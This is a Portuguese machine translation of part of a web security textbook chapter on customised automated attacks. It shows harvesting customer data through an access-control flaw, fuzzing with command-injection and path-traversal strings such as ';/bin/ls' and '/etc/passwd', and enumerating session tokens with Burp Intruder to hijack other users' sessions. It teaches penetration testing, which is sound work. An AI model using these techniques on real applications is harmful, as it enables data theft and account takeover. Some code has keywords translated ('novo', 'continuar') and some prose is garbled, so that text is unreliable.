O segundo principal uso da automação sob medida ao atacar um aplicativo é extrair dados úteis ou confidenciais usando solicitações específicas criadas para recuperar as informações, um item de cada vez. Essa situação ocorre mais comumente quando você identifica uma vulnerabilidade explorável, como uma falha de controle de acesso, que permite acessar um recurso não autorizado especificando um identificador para ele. No entanto, isso também pode ocorrer quando o aplicativo está funcionando totalmente como pretendido por seus projetistas. Aqui estão alguns exemplos de casos em que a coleta automática de dados pode ser útil:

Um aplicativo de varejo on-line contém um recurso para que os clientes registrados visualizem seus pedidos pendentes. Entretanto, se você puder determinar os números de pedidos atribuídos a outros clientes, poderá visualizar as informações dos pedidos deles da mesma forma que os seus.

Uma função de senha esquecida depende de um desafio configurável pelo usuário. Você pode enviar um nome de usuário arbitrário e visualizar o desafio associado. Ao iterar por uma lista de nomes de usuários enumerados ou adivinhados, é possível obter uma grande lista de desafios de senhas de usuários para identificar aqueles que são facilmente adivinháveis.

Um aplicativo de fluxo de trabalho contém uma função para exibir algumas informações básicas da conta de um determinado usuário, inclusive seu nível de privilégio no aplicativo. Ao percorrer o intervalo de IDs de usuário em uso, é possível obter uma listagem de todos os usuários administrativos, que pode ser usada como base para adivinhação de senhas e outros ataques.

A abordagem básica para usar a automação na coleta de dados é essencialmente semelhante à enumeração de identificadores válidos, exceto pelo fato de que agora você não está interessado apenas em um resultado binário (ou seja, um acerto ou um erro), mas está buscando extrair parte do conteúdo de cada resposta em um formato utilizável.

Considere a seguinte solicitação em um aplicativo usado por um varejista on-line, que exibe os detalhes de um pedido específico, incluindo as informações pessoais do usuário que fez o pedido:

```
POST /ShowOrder.jsp HTTP/1.0
Host: wahh-app.com
Cookie: SessionId=21298FE012EEA892981;
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

OrderRef=1003073781&OrderType=retail
```

Embora essa função do aplicativo seja acessível apenas por usuários autenticados, há uma vulnerabilidade de controle de acesso, o que significa que qualquer usuário pode visualizar o

detalhes de qualquer pedido. Além disso, o formato usado para o parâmetro OrderRef parece ser uma data de seis dígitos seguida de um número de quatro dígitos. Supondo que os últimos quatro dígitos sejam mais ou menos sequenciais, deve ser trivial prever os números de pedidos de outros usuários.

Quando os detalhes de um pedido são exibidos, a fonte da página contém os dados pessoais em uma tabela HTML como a seguinte:

```
<tr>
    <td>Nome:</td><td>Phill Bellend</td>
</tr>
<tr>
    <td>Endereço:</td><td>52, Throwley Way</td>
</tr>
...

```

Esses dados podem ser de grande valor para uma empresa concorrente ou para um fraudador de identidade. Considerando o comportamento do aplicativo, é fácil montar um ataque automatizado sob medida para coletar todas as informações pessoais do cliente contidas no aplicativo.

Para isso, vamos fazer alguns aprimoramentos rápidos na ferramenta JAttack, para permitir que ela extraia e registre dados específicos das respostas do servidor. Primeiro, podemos adicionar aos dados de configuração do ataque uma lista das cadeias de caracteres no código-fonte que identificam o conteúdo interessante que queremos extrair:

```
static final String[] extractStrings = new String[]
{
    "<td>Nome:</td><td>",
    "<td>Endereço:</td><td>"
};
```

Em segundo lugar, podemos adicionar o seguinte ao método parseResponse, para pesquisar cada resposta para cada uma das cadeias de caracteres acima e extraír o que vem em seguida, até o colchete angular que o segue:

```
for (String extract : extractStrings)
{
    int from = response.indexOf(extract);
    if (from == -1)
        continuar;
    from += extract.length();
    int to = response.indexOf("<", from);
    if (to == -1)
        to = response.length();
    output.append(response.subSequence(from, to) + "\t");
}
```

Isso é tudo o que precisamos alterar no código real da ferramenta. Para configurar o JAt-Tack para direcionar a solicitação real na qual estamos interessados, precisamos atualizar sua configuração de ataque da seguinte forma:

```
String method = "POST";
String url = "/ShowOrder.jsp";
Param[] params = new Param[]
{
    novo Param("SessionId", "21298FE012EEA892981", Param.Type.COOKIE, false),
    novo Param("OrderRef", "1003073781", Param.Type.BODY, true),
    novo Param("OrderType", "retail", Param.Type.BODY, false),
};
PayloadSource payloads = new PSNumbers(1003073700, 1003073800, 1);
```

Essa configuração instrui o JAttack a fazer solicitações POST para o URL relevante, contendo os três parâmetros necessários. Apenas um deles será realmente modificado, usando o intervalo de números de pedidos em potencial especificado.

Quando executamos o JAttack, obtemos o seguinte resultado:

OrderRef	1003073700	500	300	
OrderRef	1003073701	500	300	
...				
OrderRef	1003073773	500	300	
OrderRef	1003073774	200	27489	P Orac 13, Fairyland St
OrderRef	1003073775	200	28991	S Hammad 1, Stews Place
OrderRef	1003073776	200	29430	Adam Matthews Flat 12a, G Community
OrderRef	1003073777	200	28224	Mike Kemp 6, Carshalton Rd
OrderRef	1003073778	200	28171	Martin Murfitt Jn15, South Circular
OrderRef	1003073779	200	27880	D Sénior A antiga casa de Doss
OrderRef	1003073780	200	28901	Ian Peters Suíte Penthouse
OrderRef	1003073781	200	27388	Phill Bellend 52, Throwley Way
OrderRef	1003073782	500	300	
OrderRef	1003073783	500	300	
...				

Como você pode ver, o ataque foi bem-sucedido e capturou os detalhes pessoais de alguns clientes. Parece que quando um número de pedido inválido é enviado, o servidor encontra um erro e um código de resposta 500 é retornado. Também parece que nenhum dos números de pedido abaixo de 1003073774 era válido. Isso sugere que apenas oito pedidos foram feitos hoje e que os números de pedido que devemos visar são 0903073773 e abaixo. Ao escrever uma fonte de carga útil personalizada rápida para o JAttack, poderíamos gerar cargas úteis automaticamente, usando o esquema empregado pelo aplicativo.

DICA A saída de dados em formato delimitado por tabulação pode ser facilmente carregada em um software de planilha eletrônica, como o Excel, para manipulação ou organização adicional. Em muitas situações, o resultado de um exercício de coleta de dados pode ser usado como entrada para outro ataque automatizado.

Fuzzing para vulnerabilidades comuns

O terceiro principal uso da automação sob medida não envolve o direcionamento de nenhuma vulnerabilidade conhecida para enumerar ou extrair informações. Em vez disso, seu objetivo é sondar o aplicativo com várias sequências de ataque criadas para causar um comportamento anômalo no aplicativo se determinadas vulnerabilidades comuns estiverem presentes. Esse tipo de ataque é muito menos focado do que os descritos anteriormente, pelos seguintes motivos:

Geralmente, envolve o envio do mesmo conjunto de cargas úteis de ataque como cada parâmetro para cada página do aplicativo, independentemente da função normal de cada parâmetro ou do tipo de dados que o aplicativo espera receber. Essas cargas úteis às vezes são chamadas de *fuzz strings*.

Você não sabe de antemão exatamente como identificar os acertos. Em vez de monitorar as respostas do aplicativo em busca de um indicador específico de sucesso, você geralmente precisa capturar o máximo de detalhes possível de forma clara, de modo que isso possa ser facilmente revisado para identificar casos em que sua sequência de ataque tenha acionado algum comportamento anômalo no aplicativo, o que merece uma investigação mais aprofundada.

Como você viu ao examinar várias falhas comuns em aplicativos da Web, algumas vulnerabilidades se manifestam no comportamento do aplicativo de formas particularmente reconhecíveis, como uma mensagem de erro específica ou um código de status HTTP. Às vezes, pode-se confiar nessas assinaturas de vulnerabilidade para detectar defeitos comuns e elas são o meio pelo qual os scanners automatizados de vulnerabilidade de aplicativos identificam a maioria de suas descobertas (consulte o Capítulo 19). Entretanto, em princípio, qualquer string de teste que você enviar ao aplicativo pode dar origem a *qualquer* comportamento esperado que, em seu contexto específico, aponte para a presença de uma vulnerabilidade. Por esse motivo, um invasor experiente que usa técnicas automatizadas sob medida geralmente é muito mais eficaz do que qualquer ferramenta totalmente automatizada. Esse invasor pode realizar uma análise inteligente de cada detalhe pertinente das respostas do aplicativo. Ele pode pensar como um designer e desenvolvedor de aplicativos. E pode detectar e investigar conexões incomuns entre solicitações e respostas de uma forma que nenhuma ferramenta atual é capaz de fazer.

O uso da automação para facilitar a descoberta de vulnerabilidades é particularmente benéfico em um aplicativo grande e complexo que contém dezenas de páginas dinâmicas, cada uma das quais aceita vários parâmetros. Testar cada solicitação manualmente e rastrear os detalhes pertinentes das respostas do aplicativo às solicitações relacionadas é uma tarefa quase impossível. A única maneira prática de testar um aplicativo desse tipo é aproveitar a automação para replicar muitas das tarefas trabalhosas que, de outra forma, você precisaria executar manualmente.

Considere o exemplo de solicitação a seguir, que contém vários parâmetros de diferentes tipos:

```
POST /app/acc/login.jsp?ts=29813&_DARGS=/app/acc/login_assumed.jsp HTTP/1.1
Host: wahh-app.com
Cookie: webabacus_id=131st22418177-1; DYN_USER_ID=100014981;
USER_CONFIRM=836de5f76c5ec83; ParkoSearch2007=true; JSESSIONID=DKBHCAOQQWHFFCKTR
Content-Length: 160

_dyncharset=UTF-8&_template=app/inc/temp1.jsp&personalDetailsURL=..%2Facc%2
Fregister_p1.jsp&login=user@wahh-mail.com&originalRedirectFromURL=+&password=
bestinfw
```

Suponhamos que desejemos sondar essa solicitação em busca de defeitos comuns no aplicativo. Como uma exploração inicial da superfície de ataque, decidimos enviar as seguintes cadeias de caracteres em cada parâmetro:

- ' - Isso gerará um erro em algumas instâncias de injeção de SQL.
- ;/bin/ls - Essa cadeia de caracteres causará um comportamento inesperado em alguns casos de injeção de comando.
- ../../../../../../etc/passwd - Essa cadeia de caracteres causará uma resposta diferente em alguns casos em que existe uma falha de passagem de caminho.
- xsstest - Se essa string for copiada na resposta do servidor, o aplicativo poderá estar vulnerável a scripts entre sites.

Podemos estender a ferramenta JAttack para gerar esses payloads criando uma nova fonte de payload, como segue:

```
classe PSFuzzStrings implementa PayloadSource
{
    static final String[] fuzzStrings = new String[]
    {
        "", ";/bin/ls", "../../../../../../../../etc/passwd", "xsstest"
    };
    int current = -1;

    booleano público nextPayload()
    {
```

```
        atual++;
        return current < fuzzStrings.length;
    }

    público void reset()
    {
        atual = -1;
    }

    público String getPayload()
    {
        return fuzzStrings[current];
    }
}
```

OBSERVAÇÃO Qualquer ataque sério para sondar o aplicativo em busca de falhas de segurança precisaria empregar muitas outras cadeias de ataque para identificar outros pontos fracos e também outras variações dos defeitos mencionados anteriormente. Consulte o Capítulo 20 para obter uma lista mais abrangente das cadeias de caracteres que são eficazes ao fazer fuzzing em um aplicativo da Web.

Para usar o JAttack para fuzzing, também precisamos estender seu código de análise de resposta para fornecer mais informações sobre cada resposta recebida do aplicativo. Uma maneira simples de aprimorar bastante essa análise é pesquisar cada resposta em busca de várias cadeias de caracteres e mensagens de erro comuns que possam indicar a ocorrência de algum comportamento anômalo e registrar qualquer aparência na saída da ferramenta.

Primeiro, podemos adicionar aos dados de configuração do ataque uma lista das cadeias de caracteres que queremos pesquisar:

```
static final String[] grepStrings = new String[]
{
    "error", "exception", "illegal", "invalid", "not found", "xsstest"
};
```

Em segundo lugar, podemos adicionar o seguinte ao método `parseResponse`, para pesquisar cada resposta em busca das cadeias de caracteres anteriores e registrar as que forem encontradas:

```
for (String grep : grepStrings)
    if (response.indexOf(grep) != -1)
        output.append(grep + "\t");
```

DICA A incorporação dessa funcionalidade de pesquisa ao JAttack frequentemente se mostrará útil ao enumerar identificadores dentro do aplicativo. É muito comum descobrir que o indicador mais confiável de uma ocorrência é a presença ou ausência de uma expressão específica na resposta do aplicativo.

Isso é tudo o que precisamos fazer para criar um fuzzer básico de aplicativo da Web. Para realizar o ataque real, basta configurar o JAttack com os detalhes relevantes da solicitação, instruindo-o a atacar cada parâmetro, como segue:

```

String method = "POST";
String url = "/app/acc/login.jsp";
Param[] params = new Param[]
{
    novo Param("ts", "29813", Param.Type.URL, true),
    novo Param("_DARGS",
        "/app/acc/login_assumed.jsp", Param.Type.URL, true),
    novo Param("webabacus_id", "131st22418177-1", Param.Type.COOKIE, true),
    novo Param("DYN_USER_ID", "100014981", Param.Type.COOKIE, true),
    novo Param("USER_CONFIRM", "836de5f76c5ec83", Param.Type.COOKIE, true),
    novo Param("ParkoSearch2007", "true", Param.Type.COOKIE, true),
    novo Param("JSESSIONID", "DKBHCAOQQWHFFCKTR", Param.Type.COOKIE, true),
    novo Param("_dyncharset", "UTF-8", Param.Type.BODY, true),
    novo Param("_template", "app/inc/template.jsp", Param.Type.BODY, true),
    novo Param("personalDetailsURL",
        "..%2Facc%2Fregister_pl.jsp", Param.Type.BODY, true), new
    Param("login", "user@wahh-mail.com", Param.Type.BODY, true),
    novo Param("originalRedirectFromURL", "+", Param.Type.BODY, true), novo
    Param("password", "bestinfw", Param.Type.URL,BODY),
};
PayloadSource payloads = new PSFuzzStrings();

```

Com essa configuração em vigor, podemos lançar nosso ataque. Em poucos segundos, o JAttack enviou cada uma das cargas úteis do ataque em cada parâmetro da solicitação - mais de 50 solicitações no total, o que levaria vários minutos, no mínimo, para ser emitido manualmente e muito mais tempo para revisar e analisar as respostas brutais recebidas.

A próxima tarefa é inspecionar manualmente a saída do JAttack e tentar identificar quaisquer resultados anômalos que possam indicar a presença de uma vulnerabilidade. Vamos dar uma olhada em um extrato da saída:

_template	'	500	498	erro	não encontrado
_template	; /bin/ls	500	498	erro	não encontrado
_template	../../../../etc/passw	200	3987		
_template	d				
personalDetailsURL	xss test	500	498	erro	não encontrado
personalDetailsURL	'	200	39192		
personalDetailsURL	; /bin/ls	200	39199		
personalDetailsURL	../../../../etc/passw	200	39417		
personalDetailsURL	d				
personalDetailsURL	xss test	200	39198	xss test	
login	'	500	761	erro	illegal
login	; /bin/ls	302	412	inválido	
login	../../../../etc/passw	302	412	inválido	
login	d				
login	xss test	302	412	inválido	

Começando com o parâmetro `_template`, nossa primeira solicitação forneceu uma única aspa e o servidor respondeu com um código de erro HTTP 500. Poderíamos supor imediatamente que o aplicativo é vulnerável à injeção de SQL. No entanto, se observarmos os outros resultados para esse parâmetro, veremos que uma resposta idêntica foi recebida quando fornecemos outras cargas úteis que normalmente não estão associadas à injeção de SQL. Quando fornecemos uma cadeia de caracteres de passagem de caminho, no entanto, recebemos uma resposta diferente: ela tem um código de erro 200, é consideravelmente mais longa e não contém as cadeias de caracteres `error` ou `not found`. Analisando a solicitação original, podemos ver que o parâmetro `_template` usa o que parece ser um caminho de arquivo e, portanto, um diagnóstico provisório do comportamento observado seria que a manipulação do parâmetro pelo aplicativo é vulnerável a um bug de passagem de caminho. Devemos reeditar imediatamente esse caso de teste manualmente e analisar a resposta do servidor por completo (consulte o Capítulo 10).

O parâmetro `personalDetailsURL` parece menos interessante. Cada caso de teste retorna um código de status 200 com respostas que têm quase o mesmo tamanho. No entanto, quando fornecemos a string `xsstest`, essa string foi copiada na resposta do servidor. O nome do parâmetro sugere que ele está sendo usado para transmitir um URL por meio do cliente, que será incorporado na próxima página retornada pelo aplicativo. Essa operação pode ser vulnerável a scripts entre sites, e devemos sondar o tratamento de entradas mais elaboradas pelo aplicativo para confirmar isso (consulte o Capítulo 12).

O parâmetro `login` é usado para enviar o nome de usuário para a função de login e, portanto, o envio de cadeias de ataque como esse parâmetro deve, no mínimo, gerar uma falha no login. E, de fato, podemos ver que três dos casos de teste resultam em um redirecionamento HTTP contendo a string `invalid`, que provavelmente aparece no URL de redirecionamento. O quarto caso de teste é muito mais interessante. A submissão de uma aspa simples como nome de usuário resultou em uma resposta HTTP 500 contendo as strings `error` e `illegal`. Isso pode, de fato, ser uma falha de injeção de SQL, e devemos investigar manualmente para confirmar isso (consulte o Capítulo 9).

Colocando tudo junto: Intruso de arroto

A ferramenta JAttack consiste em menos de 250 linhas de código simples e, mesmo assim, em poucos segundos, descobriu pelo menos três vulnerabilidades de segurança potencialmente graves ao fazer fuzzing em uma única solicitação a um aplicativo.

No entanto, apesar de seu poder, assim que começar a usar uma ferramenta como o JAttack para realizar ataques automatizados sob medida, você identificará rapidamente outros

funcionalidade que a tornaria ainda mais útil. Da forma como está, você precisa configurar cada solicitação direcionada no código-fonte da ferramenta e, em seguida, recomendá-la. Seria melhor ler essas informações de um arquivo de configuração e construir dinamicamente o ataque em tempo de execução. Na verdade, seria muito melhor ter uma interface de usuário agradável que permitisse configurar cada um dos ataques descritos em poucos segundos.

Há muitas situações em que você precisará de mais flexibilidade na forma como as cargas úteis são geradas, exigindo fontes de carga útil muito mais avançadas do que as que criamos. Muitas vezes, você também precisará de suporte para SSL, autenticação HTTP e codificação automática de caracteres incomuns em cargas úteis. Há situações em que modificar um único parâmetro de cada vez será muito restritivo - você desejará injetar uma fonte de carga útil em um parâmetro e uma fonte diferente em outro. Seria bom armazenar todas as respostas do aplicativo para facilitar a consulta, de modo que você possa inspecionar imediatamente uma resposta interessante para entender o que está acontecendo e até mesmo mexer manualmente na solicitação correspondente e reemiti-la. Também seria bom integrar a ferramenta a outras ferramentas de hacking úteis, como um proxy e um spider, evitando a necessidade de recortar e colar informações.

O Burp Intruder é uma ferramenta exclusiva que implementa toda essa funcionalidade. Ela foi projetada especificamente para permitir que você execute todos os tipos de ataques automatizados personalizados com um mínimo de configuração e para apresentar os resultados com uma grande quantidade de detalhes, permitindo que você se concentre rapidamente em acertos e outros casos de teste anômalos. Ele também é totalmente integrado às outras ferramentas do Burp Suite - por exemplo, você pode capturar uma solicitação no proxy, passá-la para o Intruder para que seja feita a fuzificação e, em segundos, identificar o tipo de vulnerabilidades descritas no exemplo anterior.

Descreveremos as funções básicas e a configuração do Burp Intruder e, em seguida, veremos alguns exemplos de como ele está sendo usado para realizar ataques automatizados sob medida.

Cargas úteis de posicionamento

O Burp Intruder usa um modelo conceitual semelhante ao do JAttack, baseado no posicionamento de cargas úteis em pontos específicos de uma solicitação e em uma ou mais fontes de carga útil. No entanto, ele não se limita a inserir cadeias de caracteres de carga útil nos valores dos parâmetros reais da solicitação - as cargas úteis podem ser posicionadas em uma subparte do valor de um parâmetro ou no nome de um parâmetro ou, de fato, em qualquer lugar nos cabeçalhos ou no corpo de uma solicitação.

Depois de identificar uma solicitação específica a ser usada como base para o ataque, cada posição de carga útil é definida usando um par de marcadores para indicar o início e o fim do ponto de inserção da carga útil, conforme mostrado na Figura 13-1.




Figura 13-1: Cargas úteis de posicionamento

Quando uma carga útil for inserida em uma determinada posição, qualquer texto entre os marcadores será substituído pela carga útil. Quando uma carga útil não estiver sendo inserida, o texto entre os marcadores será enviado em seu lugar.

Isso é necessário para testar um parâmetro de cada vez, deixando os outros inalterados, como na execução de fuzzing de aplicativo. Clicar no botão Auto fará com que o Intruder defina as posições da carga útil nos valores de todos os parâmetros de URL, cookie e corpo, automatizando assim uma tarefa tediosa que era feita manualmente no JAttack. O tipo de ataque sniper é aquele de que você precisará com mais frequência e funciona da mesma forma que o mecanismo de solicitação do JAttack, visando a uma posição de carga útil por vez, enviando todas as cargas úteis nessa posição e, em seguida, passando para a próxima posição. Há outros tipos de ataque que permitem que você mire em várias posições de carga útil por vez.

A equipe de controle da empresa pode trabalhar em várias posições simultaneamente de diferentes maneiras, usando vários conjuntos de carga útil.

Escolha de cargas úteis

A próxima etapa na preparação de um ataque é escolher o conjunto de cargas úteis a serem inseridas nas posições definidas. O Intruder contém várias funções integradas para gerar cargas úteis de ataque, incluindo as seguintes:

Listas de itens predefinidos e configuráveis.

Iteração personalizada de cargas úteis com base em qualquer esquema sintático. Por exemplo, se o aplicativo usar nomes de usuário do formato ABC45D, o iterador personalizado poderá ser usado para percorrer o intervalo de todos os nomes de usuário possíveis.

Substituição de caracteres e maiúsculas e minúsculas. A partir de uma lista inicial de cargas úteis, o Intruder pode modificar caracteres individuais e suas letras maiúsculas e minúsculas para gerar variações. Isso pode ser útil ao forçar senhas por força bruta: por exemplo, a string `password` pode ser modificada para se tornar `p4ssword`, `passw0rd`, `Password`, `PASSWORD` e assim por diante.

Números, que podem ser usados para percorrer IDs de documentos, tokens de sessão e assim por diante. Os números podem ser criados em decimal ou hexadecimal, como números inteiros ou frações, sequencialmente, em incrementos escalonados ou de forma aleatória. A produção de números aleatórios dentro de um intervalo definido pode ser útil na busca de ocorrências quando se tem uma ideia do tamanho de alguns valores válidos, mas não se identificou nenhum padrão confiável para extrapolar os.

■■ Datas, que podem ser usadas da mesma forma que os números em algumas situações. Por exemplo, se um formulário de login exigir a entrada da data de nascimento, essa função poderá ser usada para fazer força bruta em todas as datas válidas dentro de um intervalo especificado.

Codificações Unicode ilegais, que podem ser usadas para contornar alguns filtros de entrada enviando codificações alternativas de caracteres maliciosos.

Blocos de caracteres, que podem ser usados para sondar vulnerabilidades de estouro de buffer (consulte o Capítulo 15).

Uma função de forçador bruto, que pode ser usada para gerar todas as permutações de um determinado conjunto de caracteres em um intervalo específico de comprimentos. O uso dessa função é um último recurso na maioria das situações, devido ao grande número de solicitações que ela gera. Por exemplo, a força bruta de todas as senhas possíveis de seis dígitos contendo apenas caracteres alfabéticos minúsculos produz mais de três milhões de permutações - mais do que pode ser testado na prática apenas com acesso remoto ao aplicativo.

Por padrão, o Burp Intruder codificará no URL todos os caracteres que possam invalidar sua solicitação se forem colocados na solicitação em sua forma literal.

Configuração da análise de resposta

Antes de iniciar qualquer ataque, você deve identificar os atributos das respostas do servidor que você tem interesse em analisar. Por exemplo, ao enumerar identificadores, talvez seja necessário pesquisar uma cadeia de caracteres específica em cada resposta. Ao fazer fuzzing, talvez você queira procurar um grande número de mensagens de erro comuns e similares.

Por padrão, o Burp Intruder registra em sua tabela de resultados o código de status HTTP, a duração da resposta, todos os cookies definidos pelo servidor e o tempo necessário para receber a resposta. Assim como no JAttack, você pode configurar o Burp Intruder adicionalmente para

realizar algumas análises personalizadas das respostas do aplicativo para ajudar a identificar casos interessantes que possam indicar a presença de uma vulnerabilidade ou que mereçam uma investigação mais aprofundada. Você pode especificar cadeias de caracteres ou expressões regex para as quais as respostas serão pesquisadas. Você pode definir cadeias personalizadas para controlar a extração de dados das respostas do servidor. E você pode fazer com que o Intruder verifique se cada resposta contém a própria carga de ataque, para ajudar a identificar scripts entre sites e outras vulnerabilidades de injeção de resposta.

Depois de configurar as posições de carga útil, as fontes de carga útil e qualquer análise necessária das respostas do servidor, você está pronto para lançar seu ataque. Vamos dar uma olhada rápida em como o Intruder pode ser usado para realizar alguns ataques automatizados sob medida comuns.

Ataque 1: enumeração de identificadores

Suponha que você esteja direcionando um aplicativo que ofereça suporte ao autorregistro para usuários anônimos. Você cria uma conta, faz login e obtém acesso a um mínimo de funcionalidade. Nesse estágio, uma área de interesse óbvio são os tokens de sessão do aplicativo. Fazer login várias vezes em uma sucessão próxima gera a seguinte sequência:

```
000000-fb2200-16cb12-172ba72551  
000000-bc7192-16cb12-172ba7279e  
000000-73091f-16cb12-172ba729e8  
000000-918cb1-16cb12-172ba72a2a  
000000-aa820f-16cb12-172ba72b58  
000000-bc8710-16cb12-172ba72e2b
```

Você segue as etapas descritas no Capítulo 7 para analisar esses tokens. É evidente que aproximadamente metade do token não está mudando, mas você também descobre que a segunda parte do token também não é realmente processada pelo aplicativo. A modificação completa dessa parte não invalida seus tokens. Além disso, embora não seja trivialmente sequencial, a parte final parece claramente estar sendo incrementada de alguma forma. Essa parece ser uma oportunidade muito promissora para um ataque de sequestro de sessão.

Para aproveitar a automação para realizar esse ataque, você precisa encontrar um único par de solicitação/resposta que possa ser usado para detectar tokens válidos. Normalmente, qualquer solicitação de uma página autenticada do aplicativo servirá para esse fim. Você decide direcionar a página inicial principal apresentada a cada usuário após o login:

```
GET /home.jsp HTTP/1.1  
Host: wahh-app.com  
Cookie: SessionID=000000-fb2200-16cb12-172ba72551
```

Com base no que você sabe sobre a estrutura e o manuseio dos tokens de sessão, seu ataque só precisa modificar a parte final do token. De fato, devido à sequência identificada, o ataque inicial mais produtivo modificará apenas os últimos dígitos do token. Dessa forma, você configura o Intruder com uma única posição de carga útil, conforme mostrado na Figura 13-2.




Figura 13-2: Definição de uma posição de carga útil personalizada

Seus payloads precisam sequenciar todos os valores possíveis para os três dígitos finais. O token parece usar o mesmo conjunto de caracteres dos números hexadecimais: 0-9 e a-f. Portanto, você configura uma fonte de carga útil para gerar todos os números hexadecimais no intervalo 0x000-0xffff, conforme mostrado na Figura 13-3.





Figura 13-3: Configuração de cargas úteis numéricas

Em ataques para enumerar tokens de sessão válidos, a identificação de acertos é normalmente simples e, no caso presente, você determinou que o aplicativo retorna uma resposta HTTP 200 quando um token válido é fornecido e um redirecionamento HTTP 302 de volta à página de login quando um token inválido é fornecido. Portanto, você não precisa configurar nenhuma análise de resposta personalizada para esse ataque.

O lançamento do ataque faz com que o Intruder itere rapidamente as solicitações. Os resultados do ataque são exibidos na forma de uma tabela. Você pode clicar em cada título de coluna para classificar os resultados de acordo com o conteúdo dessa coluna. A classificação por código de status permite identificar facilmente os tokens válidos que você descobriu, conforme mostrado na Figura 13-4.



request	payload	status	error	timeo...	length
7 006		200			13902
26 019		200			13819
48 02f		200			13763
69 044		200			18999
77 04c		200			13778
86 055		200			13768
146 091		200			18958
178 0b1		200			13716
227 0e2		200			13817
1 000		302			402
2 001		302			402
3 002		302			402
4 003		302			402
5 004		302			402
6 005		302			402
8 007		302			402
9 008		302			402
10 009		302			402

Figura 13-4: Classificando os resultados do ataque para identificar rapidamente os acertos

O ataque foi bem-sucedido. Você pode pegar qualquer um dos payloads que causaram respostas HTTP 200, substituir os três últimos dígitos do seu token de sessão por esse e, assim, sequestrar as sessões de outros usuários do aplicativo. No entanto, dê uma olhada mais de perto na tabela de resultados. A maioria das respostas HTTP 200 tem aproximadamente o mesmo comprimento de resposta, porque a página inicial apresentada a diferentes usuários é mais ou menos a mesma. Entretanto, duas das respostas são muito mais longas, indicando que uma home page diferente foi retornada.

Você pode clicar duas vezes em um item de resultado no Intruder para exibir a resposta do servidor na íntegra, seja como HTTP bruto ou renderizado como HTML. Isso revela que as páginas iniciais mais longas contêm um conjunto muito maior de opções de menu do que a sua página inicial. Parece que essas duas sessões sequestradas pertencem a usuários com mais privilégios.

DICA A duração da resposta frequentemente se mostra um forte indicador de respostas anômalas que merecem uma investigação mais aprofundada. Como no caso acima, um comprimento de resposta diferente pode apontar para diferenças interessantes que talvez você não estivesse prevendo quando planejou o ataque. Portanto, mesmo que outro atributo forneça um indicador confiável de ocorrências, como o código de status HTTP, você deve sempre inspecionar a coluna de comprimento da resposta para identificar outras respostas que sejam interessantes.

Ataque 2: coleta de informações

